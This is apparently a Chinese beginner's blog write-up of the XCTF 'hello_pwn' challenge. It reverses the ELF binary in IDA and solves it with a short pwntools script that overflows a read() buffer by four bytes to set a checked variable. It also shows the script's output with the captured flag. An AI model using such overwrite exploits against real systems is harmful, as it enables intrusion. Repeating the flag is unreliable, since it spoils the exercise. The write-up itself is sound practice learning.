初学pwn-攻防世界(hello_pwn)

原创

天柱是真天柱 于 2021-08-26 15:38:56 发布 471 收藏

分类专栏： pwn 文章标签： pwn

本文链接：https://blog.csdn.net/weixin_44547827/article/details/119918594

初学pwn-writeUp


攻防世界的第二道题目，hello_pwn。

首先创建场景，使用nc进入远端，发现他只输出了一串字符串，没有别的内容，也无法使用ls查看它的文件。


下载场景提供的文件，使用cat查看，发现是ELF文件，按照大佬的流程，ELF文件直接用ida打开。

初次使用ida，深切的感受到了ida的强大。


打开之后，按F5，进行反编译，可以看到main函数的伪代码



可以从main函数中看到，这里存在一个判断，如果条件达成的话，会调用一个函数。点开函数看一下。



可以发现里边会输出flag.txt，也就是我们的目标，所以我们现在需要使 dword_60106C 的值与 1853186401相等。点金这个变量看一下。发现它与unk_601068 的地址只相差四个字节。并且在main函数中有一个read在读取数据输入到变量中。
因此，我们可以利用read函数，将dword_60106C的值修改为1853186401。



具体脚本如下

```
from pwn import *

p=remote('111.200.241.244',57832)
payload = 'a'*4 + p64(1853186401).decode("iso-8859-1")
p.recvuntil("bof")
p.sendline(payload)
p.interactive()
```

这是使用sendline，在read进行读取的时候，想其中输入4个‘a’，因为一个字符型变量占据一个字节的空间，所以向后偏移之后，1853186401这个值就会赋给dword_60106C，达成条件，调用函数，获得flag。


```
lqr8452@ubuntu:~/Desktop$ python3 mex.py
[+] Opening connection to 111.200.241.244 on port 57832: Done
mex.py:5: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  p.recvuntil("bof")
mex.py:6: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  p.sendline(payload)
[*] Switching to interactive mode

cyberpeace{5c31be6e13ab8aaa01f2fbc7a27fa392}
[*] Got EOF while reading in interactive
```

提交，成功。

在编写脚本的时候，遇到一个问题。因为我使用的是python3，对数据的格式要求更严格，因此，如果使用

```
payload = 'a' * 4 + p64(1853186401)
```

进行编译的话，会报错




```
  File "mex.py", line 4, in <module>
    payload = 'a'*4  + p64(1853186401)
TypeError: can only concatenate str (not "bytes") to str
```

这里显示字符类型不匹配，因此不能进行拼接。经过百度，有个大佬给出了一个解决方法，对他进行转码

```
payload = 'a'*4 + p64(1853186401).decode("iso-8859-1")
```

解决问题。